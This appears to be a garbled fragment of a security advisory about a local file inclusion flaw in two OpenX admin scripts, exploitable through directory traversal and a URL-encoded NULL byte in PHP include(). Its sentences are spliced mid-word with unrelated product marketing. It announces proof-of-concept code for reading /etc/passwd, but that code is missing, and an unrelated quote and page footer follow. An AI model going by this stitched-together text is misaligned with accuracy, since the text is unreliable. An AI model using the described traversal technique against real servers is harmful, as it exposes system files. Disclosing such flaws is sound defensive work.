AdSense. OpenX provides standard banner ru "/www/admin/plugin-preferences.php" and "/www/admin/pluginsettings.php" scripts is not properly verified before being used in zone-based campaign targeting, direct ad sel PHP 'include()' function and can be exploited to include arbitrary language, etc.), ad capping and support for A local files via directory traversal sequences and URL-encoded NULL byte techniques.

> The following PoC (Proof-of-Concept) code display contents of "/etc/passwd" file on vulnerable system using vulnerability in the first script:

The second PoC code displays content of "/etc/passwd" file on vulnerable system using vulnerability in the second script:

"[N]obody's breaking the web, dude.

Not now, not ever.'

Dan Kaminsky to Jeremiah Grossman, December 21, 2010



## THANK YOU

#### CONTACT

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